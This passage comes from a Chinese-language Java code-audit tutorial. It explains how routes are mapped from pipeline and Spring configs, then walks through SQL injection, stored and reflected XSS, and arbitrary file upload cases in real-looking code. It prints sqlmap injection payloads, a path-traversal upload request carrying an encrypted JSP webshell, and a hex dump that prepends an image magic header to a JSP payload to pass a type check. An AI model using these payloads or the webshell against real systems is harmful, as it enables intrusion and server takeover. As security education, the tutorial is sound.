          shellScript: mvn clean package
  - name: publish
    steps:
      - publishImageConfig:
          dockerfilePath: ./ciic-ihw-wkf-service/Dockerfile
          buildContext: ./ciic-ihw-wkf-service
          tag: harbor.ciicit.com.cn/insight-hr/${CICD_GIT_REPO_NAME}:${CICD_EXECUTION_ID}
          pushRemote: true
          registry:
  - name: deploy
    steps:
      - applyYamlConfig:
          path: ./deployment.yaml
timeout: 60
branch:
  include:
    - releas*
    - develo*
    - maste*
notification: {}
```

在配置文件中可以看到 buildContext 字段，该字段主要用来编译上下文环境，其值就是一个单独的 WebContext

根据该配置，看到 ciic-ihw-wkf-service 文件夹



```
ciic-ihw-wkf-service
├── src
│   ├── main
│   │   ├── java
│   │   └── resources
│   │       ├── mapper
│   │       └── static
│   │           └── bootstrap.yml
│   ├── .temp-ciic-ihw-wkf-service - CiicIhrWkfApp
│   ├── Dockerfile
│   ├── pom.xml
│   ├── .gitignore
│   ├── .rancher-pipeline.yml
│   ├── deployment.yaml
│   └── pom.xml
```

Bootstrap.yml 就是 ciic-ihw-wkf-service 项目的配置文件

```

server:
  tomcat:
    #设置post 请求数据无大小限制
    max-http-form-post-size: -1
  servlet:
    context-path: /eHR
    port: 4098
  spring:
    application:
      name: ciic-ihw-wkf-service
      # 直接启动默认使用 local 环境的配置, Dockerfile 默认使用 single 环境的配置
    profiles:
      active: single

```

在配置中，spring.application.name 通常会在微服务中使用，在多模块项目中，该配置用来注册服务名，也就是说，类似于 tomcat 的 webapps 多 war 目录，该配置的值就是 URL 的第一级目录，表现如下

http://0.0.0.0/ciic-ihw-wkf-service

context-path 是第二级目录，表现如下

http://0.0.0.0/ciic-ihw-wkf-service/eHR/

再往里面的 Controller 即像通常的 url 映射一样往后延申即可

```

@Controller
@RequestMapping("/mvc/URL_PREFIX_DATA + "common")
public class QueryCommonController {

    @Autowired
    private QueryCommonService commonService;

    @Autowired
    private IPostService postService;

    private String str = "orgId";

    @PostMapping(value = "/findPostListByOrgId")
    @Operation(summary = "根据机构查询岗位", description = "根据机构查询岗位")
    @ResponseBody

```

如图所示，最终 url 表现为

http://0.0.0.0/ciic-ihw-wkf-service/eHR/mvc/common/xxx

本章思考

路由的映射通常多数发生在配置文件中，还是要多观察配置文件。以上思路是按照平时的代码审计实战总结，站在开发的角度以上个别知识可能会存在理解有误，更专业的知识可以参考关键字：springboot 微服务注册、rancher yml 配置

5.参考

在学完以上思路后，基本就可以去审计漏洞跟进代码了，此处列举常见漏洞场景，以供参考

SQL 注入

Sql 注入的诞生都是由于没有预编译造成的，常见的关键字有 mybatis 的\$使用\${}、jdbc 的参数拼接"+param+"

案例一、

```
@RequestMapping("/page")
public ResponseResult<Pagination> findPage(long entityTypeId, String searchParam, int pageNum, int pageSize) {
    Pagination page = entityTypeDataMgmtService.findPage(entityTypeId, searchParam, pageSize, pageNum);
    return ResponseResult.success(page);
}
```

参数传入 findPage 方法中，其中只有 searchParam 是字符串类型且可控，跟进 finPage 方法

```
StringBuilder sb = new StringBuilder("SELECT * FROM ");
StringBuilder sb1 = new StringBuilder("SELECT COUNT(1) FROM ");
sb.append(entityType.getMetaEntityType().getCoreTable());
sb1.append(entityType.getMetaEntityType().getCoreTable());
if(Detect.notEmpty(searchParams)){
    sb.append(" where ").append(searchParams);
    sb1.append(" where ").append(searchParams);
}
int index = (pageNum - 1) * pageSize;
sb.append(" LIMIT ").append(index).append(", ").append(pageSize);
logger.info(sb.toString());
logger.info(sb1.toString());
List<Map<String, Object>> datas = jdbcTemplateDataAccessObject.find(sb.toString());
if(Detect.notEmpty(datas)){
```

searchParam 拼接在 where 语句后传进了数据库执行查询，验证：

构造请求参数

/page?entityTypeId=1&pageNum=1&pageSize=1&searchParam=


```

[14:49:35] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'searchParam' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 690 HTTP(s) requests:
-----
Parameter: searchParam (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: entityType=4206&pageNum=1&pageSize=10&searchParam=(SELECT (CASE WHEN (3638=3638) THEN '' ELSE (SELE
  Type: error-based
  Title: MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)
  Payload: entityType=4206&pageNum=1&pageSize=10&searchParam=(SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716
  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace (subtraction)
  Payload: entityType=4206&pageNum=1&pageSize=10&searchParam=(SELECT 1322 FROM (SELECT(SLEEP(5)))RoGD)
-----
[14:49:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.5
[14:49:36] [INFO] fetched data logged to text files under '
[14:49:36] [WARNING] you haven't updated sqlmap for more than 1095 days!!!

```

案例二、

在 Controller: /xxx/xxx/xxx

使用@RequestBody 注解获取请求体，在请求参数中接收了一个 VgameFarmInfo 对象，在该对象中有多个参数属性，在图中判断了 VgameFarmInfo 的 Latitude 和 Longitude 是否为空,如果不为空,就调用 VgameFarmInfoService 的 getShopOrderByDistance 方法,并向其传递 VgameFarmInfo 对象

```

@RequestMapping(value = "/queryNearByFarm", method = RequestMethod.POST)
public Result queryNearByFarm(@RequestBody VgameFarmInfo vgameFarmInfo, @RequestParam String pageSize, @RequestPa
    if(StringUtils.isEmpty(vgameFarmInfo.getLatitude()) || StringUtils.isEmpty(vgameFarmInfo.getLongitude())){
        throw new BusinessException("当前位置信息不完整");
    }
    if(!StringUtils.isEmpty(vgameFarmInfo.getIsDesc()) && !"1".equals(vgameFarmInfo.getIsDesc())){
        vgameFarmInfo.setIsDesc(null);
    }
    PageHelper.startPage(Integer.parseInt(pageNum), Integer.parseInt(pageSize));
    List<VgameFarmInfo> list = vgameFarmInfoService.getShopOrderByDistance(vgameFarmInfo);
    PageInfo pageInfo = new PageInfo(list);
    return ResultGenerator.genSuccessResult(pageInfo);
}

```

在 VgameFarmInfoService 的实现类 VgameFarmInfoServiceImpl 的

getShopOrderByDistance 方法中,直接将 controller 传递过来的 VgameFarmInfo 到 Mapper 中进行数据库查询操作

```

Preferences Help
Find Results x VgameFarmInfoServiceImpl.java x CustomerFarmController.java x
21 @Service
22 @Transactional
23 public class VgameFarmInfoServiceImpl extends AbstractService<VgameFarmInfo> implements VgameFarmInfoService {
24     @Resource
25     private VgameFarmInfoMapper vgameFarmInfoMapper;
26
27     @Autowired
28     private VgameResourceTypeService vgameResourceTypeService;
29
30
31     @Value("${file.imageUrl}")
32     private String imageUrl;
33
34     public List<VgameFarmInfo> managerList(String farmName, String telephone, String farmerName){
35         return this.vgameFarmInfoMapper.managerList(farmName, telephone, farmerName);
36     }
37
38     public List<VgameFarmInfo> getShopOrderByDistance(VgameFarmInfo vgameFarmInfo){
39         List<VgameFarmInfo> list = vgameFarmInfoMapper.getShopOrderByDistance(vgameFarmInfo);
40         for(int i=0;i<list.size();i++){
41             VgameFarmInfo info = list.get(i);
42             if(!StringUtils.isEmpty(info.getFarmImageUrl()){
43                 info.setFarmImageUrl(imageUrl+info.getFarmImageUrl());
44             }
45             if(!StringUtils.isEmpty(info.getResourceType()){
46                 String[] typeArr=info.getResourceType().split(",");
47                 info.setResourceType(vgameResourceTypeService.getTypeNameByIdArr(typeArr));
48             }
49         }
50         return list;
51     }
52 }
53 }
54

```

在 Mapper 中:

直接将 VgameFarmInfo 的 latitude 属性,未使用预编译方式接收,直接拼接到了 SQL 语句中,由于 latitude 属性前台可控,利用此输入点可直接进行 SQL 注入操作;

```

Find Results x VgameFarmInfoMapper.xml x VgameFarmInfoServiceImpl.java x VgameFarmInfoMapper.java x CustomerFarmController.java x
56 AND farm_telephone like concat('%',#{telephone},'%')
57 </if>
58 <if test="farmerName != null and '' != farmerName">
59 AND farm_farmer_name like concat('%',#{farmerName},'%')
60 </if>
61 </where>
62 </select>
63
64 <select id="getShopOrderByDistance" parameterType="VgameFarmInfo"
65 resultMap="FarmInfoMap">
66     select farm.*,
67     ROUND(ACOS(SIN((#{latitude} * 3.1415) / 180) *
68     SIN((#{latitude} * 3.1415) / 180) +
69     COS((#{latitude} * 3.1415) / 180) *
70     COS((#{longitude} * 3.1415) / 180 -
71     (#{longitude} * 3.1415) / 180)) * 6380) as distance
72     from farm where farm_id is not null
73     and farm_name is not null
74     <if test="city != null and '' != city">
75         AND city = #{city}
76     </if>
77     <if test="resourceType != null and '' != resourceType">
78         AND resource_type like concat('%',#{resourceType},'%')
79     </if>
80     <if test="farmName != null and '' != farmName">
81         AND farm_name like concat('%',#{farmName},'%')
82     </if>
83     order by ACOS(SIN((#{latitude} * 3.1415) / 180) *
84     SIN((#{latitude} * 3.1415) / 180) +
85     COS((#{latitude} * 3.1415) / 180) *
86     COS((#{longitude} * 3.1415) / 180) *
87     COS((#{longitude} * 3.1415) / 180 -
88     (#{longitude} * 3.1415) / 180)) * 6380
89     <if test="isDesc != null and '' != isDesc">
90         DESC
91     </if>
92 </select>
93 </mapper>

```

在测试环境验证:

根据 RequestMapping 构造访问 URL:


<http://xxx/xxx/xxx/xxx/queryNearByFarm?pageSize=10&pageNum=1>

根据 VgameFarmInfo 对象内容构造参数:


```
{ "farmId": 1, "latitude": "aaa", "longitude": "1" }
```

在 latitude 参数中输入 payload: (select (case when (1=1) then 1 else (select 1 union select 2) end))

服务端正常返回内容




使用 1=2 使 SQL 语句报错,后端返回异常



使用自动化工具进行验证:

成功获取到数据库名:



存储型 XSS

存储型 xss 造成的原因就是用户输入的内容没有校验就直接存在数据库中，显示时直接取出显示

在 Controller /xxx/xxx/xxx

使用 `@RequestBody` 注解获取请求体,并接收了一个 `vgameActivityInfo` 对象,没有做任何过滤操作,直接把 `vgameActivityInfo` 存到数据库中:

```
@RequestMapping(value = "/add", method = RequestMethod.POST)
@Transactional
@ResponseBody
public Result add(@RequestBody VgameActivityInfo vgameActivityInfo) {
    if (null == vgameActivityInfo.getFarmId()) {
        vgameActivityInfo.setFarmId(getFarmId());
    }
    vgameActivityInfo.setPublishTime(new Date());
    vgameActivityInfo.setStatus(BusinessConstants.ACTIVITY_STATUS_DEFAULT);
    vgameActivityInfoService.save(vgameActivityInfo);
    List<String> picList = vgameActivityInfo.getActivityPicList();
    updateActivityAlbum(picList, vgameActivityInfo.getActivityId());
    return ResultGenerator.genSuccessResult();
}
```

在测试环境验证:

<http://xxx/xxx/xxx/xxx/vgameActivityInfoAddition.html>

活动上线功能处,在活动简介中输入 payload:



发布活动后,只要进入活动页面,就会触发 js 代码执行



反射型 XSS

一种是 jsp 文件里直接输出参数，没有做过滤

```
String xss = request.getParameter("xss");
```

```
out.print(xss);
```

一种是业务逻辑层里直接返回结果，结果中包含参数，没有做过滤

案例一、

```
@ResponseBody
@RequestMapping(value = "/xss")
public String xssTest(HttpServletRequest request) {
    String xss = request.getParameter(name: "xss");
    return xss;
}
```

案例二、

当接收到请求后，从请求中获取 FILE_ID 值，根据 FileID 值，从 FTP 获取 xls 文件，并从 xls 中解析出数据，然后直接写入到前端页面

```

public void queryDiscountInfoDetail(IRequestCycle cycle) throws Exception {
    IData data = this.getData();
    String fileName = data.getString("FILE_ID", "");
    List<> lss = null;
    IDataset succeededList=new DatasetList();
    if(StringUtils.isEmpty(fileName)){
        BusinessException.throwWebCommonException("请选择需要查看的文件");
    }
    // 解析EXCEL文件
    try {
        lss = this.parseFile(fileName, xmlCfg: "import/customer/importDiscountInfo.xml");
    } catch (Exception e) {
        log.error("解析文件异常"+e.getMessage());
        BusinessException.throwWebCommonException("解析文件异常");
    }
    // 校验excel是否存在数据
    if (lss.length==0) {
        BusinessException.throwWebCommonException("文件暂时无法查看");
    }
    List addBeans = lss[0]; //增加客户名称列表
    // 构建页面数据
    for (int i = 0, n = addBeans.size(); i < n; i++) {
        Map obj = (Map) addBeans.get(i);
        //构建折扣信息
        if(MapUtils.isNotEmpty(obj)){
            String prodId = String.valueOf(obj.get("PROD_ID"));
            String bottomPrice = String.valueOf(obj.get("BOTTOM_PRICE"));
            String machineCardBind = String.valueOf(obj.get("MACHINE_CARD_BIND"));
            String prodType = String.valueOf(obj.get("PROD_TYPE"));
            DataMap tmp=new DataMap();
            tmp.put("PROD_ID",prodId);
            tmp.put("BOTTOM_PRICE",bottomPrice);
        }
    }
}
    
```

请求参数中fileId

根据FileID, 去FTP下载文件
解析

解析xml成功后, 放到List集合中

遍历集合, 取出XML解析后的
数据, 写入DataMap


```

}
List addBeans = lss[0]; //增加客户名称列表
// 构建页面数据
for (int i = 0, n = addBeans.size(); i < n; i++) {
    Map obj = (Map) addBeans.get(i);
    //构建折扣信息
    if(MapUtils.isNotEmpty(obj)){
        String prodId = String.valueOf(obj.get("PROD_ID"));
        String bottomPrice = String.valueOf(obj.get("BOTTOM_PRICE"));
        String machineCardBind = String.valueOf(obj.get("MACHINE_CARD_BIND"));
        String prodType = String.valueOf(obj.get("PROD_TYPE"));
        DataMap tmp=new DataMap();
        tmp.put("PROD_ID",prodId);
        tmp.put("BOTTOM_PRICE",bottomPrice);
        tmp.put("MACHINE_CARD_BIND",machineCardBind);
        tmp.put("PROD_TYPE",prodType);
        succeededList.add(tmp);
    }
}
setSucceededList(succeededList);
}
    
```

将DataMap对象返回前端

在测试环境中进行验证

首先在表格中写入垃圾数据:



上传恶意 xls 文件, 点击查看按钮



任意文件上传

任意文件上传造成的原因一般是没有对上传的文件做格式校验或校验不严格

案例一、


在 `com.xxx.xxx.servlet.UploadFile.java` 中:
`xx/src/com/xxx/xxx/servlet/UploadFile.java`
直接将文件写入本地

```
Project SDK is not defined
44 protected void processRequest(HttpServletRequest request,
45                               HttpServletResponse response) throws ServletException, IOException {
46     System.out.println("Access !");
47     response.setContentType("text/html;charset=UTF-8");
48     // 保存文件到服务器中
49     DiskFileItemFactory factory = new DiskFileItemFactory();
50     factory.setSizeThreshold(4096);
51     ServletFileUpload upload = new ServletFileUpload(factory);
52     upload.setHeaderEncoding("utf-8");
53     upload.setSizeMax(maxPostSize);
54     try {
55         List fileItems = upload.parseRequest(request);
56         Iterator iter = fileItems.iterator();
57         while (iter.hasNext()) {
58             FileItem item = (FileItem) iter.next();
59             if (!item.isFormField()) {
60                 String name = item.getName();
61                 System.out.println(name);
62                 try {
63                     File file = new File(uploadPath + name);
64                     item.write(file);
65                     CredibilityFactory.readExcle(file);
66                     response.getWriter().write("上传成功");
67                 } catch (Exception e) {
68                     e.printStackTrace();
69                     response.getWriter().write(e.getMessage());
70                 }
71             }
72         }
73     } catch (FileUploadException e) {
74         e.printStackTrace();
75         response.getWriter().write(e.getMessage());
76         Custom.out.println(e.getMessage());
77     }
```

获取文件名后,未做任何校验

测试环境验证:

上传.xml 文件到服务端,返回上传成功



案例二、

没有校验文件名


```

return null;
}

public FileEntity processUploadedFile(FileItem item, HttpServletRequest request) {
    FileEntity fileEntity = new FileEntity();
    String fileName = item.getName().substring(item.getName().lastIndexOf("\\") + 1);
    String newFileName = UUID.randomUUID().toString() + fileName.substring(fileName.indexOf("."), fileName.length());
    String url = request.getRealPath("/") + "/feed/upload/";
    fileEntity.setOldFileName(fileName);
    fileEntity.setNewFileName(newFileName);
    File file = new File(url, newFileName);

    try {
        InputStream in = item.getInputStream();
        FileOutputStream out = new FileOutputStream(file);
        byte[] buffer = new byte[4096];

        int bytes_read;
        while((bytes_read = in.read(buffer)) != -1) {
            out.write(buffer, 0, bytes_read);
        }

        if (in != null) {
            try {
                in.close();
            } catch (IOException var14) {}
        }
    }
}

```

获取到表单里路径后面的文件名, 比如 D:/XX.png == XX.png

然后通过随机ID拼接刚上面获取到的文件后缀来生成新的随机文件名

最后处理上传, 因为没有mkdir, 所以此处的../不适用于linux

且由于错误的文件名拼接, 因为 filename 匹配的是第一个.的位置来进行拼接, 所以当 item 的值是.././xxx.png, 新文件名就会成为 2418dcfb-972b-4717-af6e-3689a7904935.././xxx.png 因为实际环境并没有/feed/upload 这个文件夹, 代码里没有做相关判断处理, 所以导致只能在 windows 环境下可以跨目录上传文件

```


1 POST / HTTP/1.1
2 Host:
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Content-Type: multipart/form-data;
  boundary=-----181122265323031334158825
9 Connection: close
10 Content-Length: 902
11 -----181122265323031334158825
12 Content-Disposition: form-data; name="dataFile"; filename="
  .././../timesLog1.jsp"
13 Content-Type: application/octet-stream
14
15 <jsp:root xmlns:jsp="http://java.sun.com/JSP/Page"
  version="1.2"><jsp:directive.page
  import="java.util.*;java.security.*;javax.crypto.*"/><jsp:declaration> class U
  extends ClassLoader(U(ClassLoader c)(super(c):)public Class g(byte []b)(return
  super.defineClass(b,0,b.length));)</jsp:declaration><jsp:scriptlet>String
  k="e45e329feb5d925b";session.putValue("u",k).Cipher
  c=Cipher.getInstance("AES");c.init(2,new
  SecretKeySpec((session.getValue("u")+").getBytes(),"AES"));new
  U(this.getClass().getClassLoader());g(c.doFinal(new
  sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance
  ().equals(pageContext);</jsp:scriptlet></jsp:root>
16 -----181122265323031334158825--

```

```

1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Set-Cookie: JSESSIONID=C8C9BFD59249C003CB4E10D5627699B6; Path=/
4 Expires: 0
5 Cache-Control: no-store, no-cache, must-revalidate
6 Cache-Control: post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Type: text/html; charset=GBE
9 Date: Sun, 04 Sep 2022 03:41:10 GMT
10 Connection: close
11
12 <html>
  <head>
    <script type="text/javascript">
      function showImage() {
        window.parent.chatter.getIolbox().addFile({
          "id":0, "oldfileName":".././../timesLog1.jsp", "feedID":0, "type":0, "u"
          }.null);
      }
    </script>
  </head>
  <body onload="showImage()">
  </body>
</html>

```



案例三、

疑似校验

```
// 校验图片格式
if (!FileTypeJudge.checkFileType(fileByte)) {
    throw new BaseException(ExceptionCodeAndMsg.UPLOAD_FAIL_FORMAT_ERROR.getMsg());
}
```

不要被外表迷惑

跟进 checkFileType 方法查看具体实现

```
public static boolean checkFileType(byte[] bytes) {
    FileType fileType = getType(bytes);
    if (getPicFileType().stream().anyMatch(p -> p.equals(fileType))) {
        return true;
    }
    return false;
}
```

取值比对，只要有跟fileType中匹配成功的就返回true

查看 getType 的操作

```
public static FileType getType(byte[] bytes) {
    String fileHead = bytes2hex(bytes);
    return getTypeFromFileHead(fileHead);
}
```

bytes2hex 方法是将内容转为 16 进制方便取值比对

```
private static String bytes2hex(byte[] bytes) {
    StringBuilder hex = new StringBuilder();
    for (int i = 0; i < bytes.length; i++) {
        String temp = Integer.toHexString(bytes[i] & 0xFF);
        if (temp.length() == 1) {
            hex.append("0");
        }
        hex.append(temp.toLowerCase());
    }
    return hex.toString();
}
```

然后传入 `getTypeFromFileHead` 方法处理这些 16 进制，在 `getTypeFromFileHead` 方法中，会获取 `FileType` 里的各种变量

```
private static FileType getTypeFromFileHead(String fileHead) {
    if (fileHead == null || fileHead.length() == 0) {
        return null;
    }
    fileHead = fileHead.toUpperCase();
    FileType[] fileTypes = FileType.values();
    for (FileType type : fileTypes) {
        if (fileHead.startsWith(type.getValue())) {
            return type;
        }
    }
    return null;
}
```

```
public enum FileType {  
    /**  
     * JPEG/JPG.  
     */  
    JPEG( type: "JPG", value: "FFD8FF"),  
  
    /**  
     * PNG.  
     */  
    PNG( type: "PNG", value: "89504E47"),  
  
    /**  
     * GIF.  
     */  
    GIF( type: "GIF", value: "47494638"),  
  
    /**  
     * Windows Bitmap.  
     */  
    BMP( type: "BMP", value: "424D"),  
  
    /**  
     * TIFF.  
     */  
    TIFF( type: "TIFF", value: "49492A00"),  
  
    /**  
     * CAD.  
     */  
}
```

此时 checkFileType 方法里的参数 fileType 就是这个枚举类里的所有变量值（value 值），然后就会被传到 getPicFileType 方法匹配字段是否有指定的类型

```
FileType fileType = getType(bytes);  
if (getPicFileType().stream().anyMatch(p -> p.equals(fileType))) {  
    return true;  
}  
return false;  
}  
  
/**  
 * 图片类型  
 * @return  
 */  
private static List<FileType> getPicFileType() {  
    return Arrays.asList(new FileType[]{FileType.JPEG, FileType.BMP, FileType.PNG, FileType.GIF, FileType.MP4});  
}
```

从fileType中匹配有没有以下类型

只要包含任意一种就会返回 true

以上就是案例中文件上传校验的场景

在实际利用时可以通过修改 hex 为指定类型的十六进制就可以绕过，俗称修改文件头

```

6f 6b 69 65 3a 20 4a 53 45 53 53 49 4f 4e 49 44 okie: JSESSIONID
3d 36 46 32 38 44 39 30 37 45 30 31 30 43 42 37 =6F28D907E010CB7
31 45 32 35 39 46 45 34 46 32 46 42 46 46 35 46 1E259FE4F2FBFF5F
44 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 63 D Connection: c
6c 6f 73 65 0d 0a 0d 0a 2d 2d 2d 2d 2d 2d 57 65 lose -----We
62 4b 69 74 46 6f 72 6d 42 6f 75 6e 64 61 72 79 bKitFormBoundary
46 41 64 41 43 66 6d 31 46 4b 33 68 41 6c 57 36 FAdAcfm1FK3hAIW6
0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 Content-Dispos
69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 ition: form-data
3b 20 6e 61 6d 65 3d 22 75 70 6c 6f 61 64 22 3b ; name="upload";
20 66 69 6c 65 6e 61 6d 65 81 2d 61 68 74 65 72 filename="ahtes
74 2e 6a 73 6c 72 0d 0a 43 74 6e 74 69 74 74 6d * Content-
54 79 70 65 3a 20 69 6d 61 67 65 2f 6a 70 65 67 Type: image/jpeg
0d 0a 0d 0a ff d8 ff 0a 3c 25 40 70 01 01 00 00 y0y 1-%@page
69 6d 70 6f 72 74 3d 22 6a 61 76 61 2e 75 74 69 import="java.uti
6c 2e 2a 2c 6a 61 76 61 78 2e 63 72 79 70 74 6f l.*javax.crypto
2e 2a 2c 6a 61 76 61 78 2e 63 72 79 70 74 6f 2e .*javax.crypto
73 70 65 63 2e 2a 22 25 3e 3c 25 21 63 6c 61 73 spec.*%><-%!clas
    
```

```

9 <script type="text/javascript">
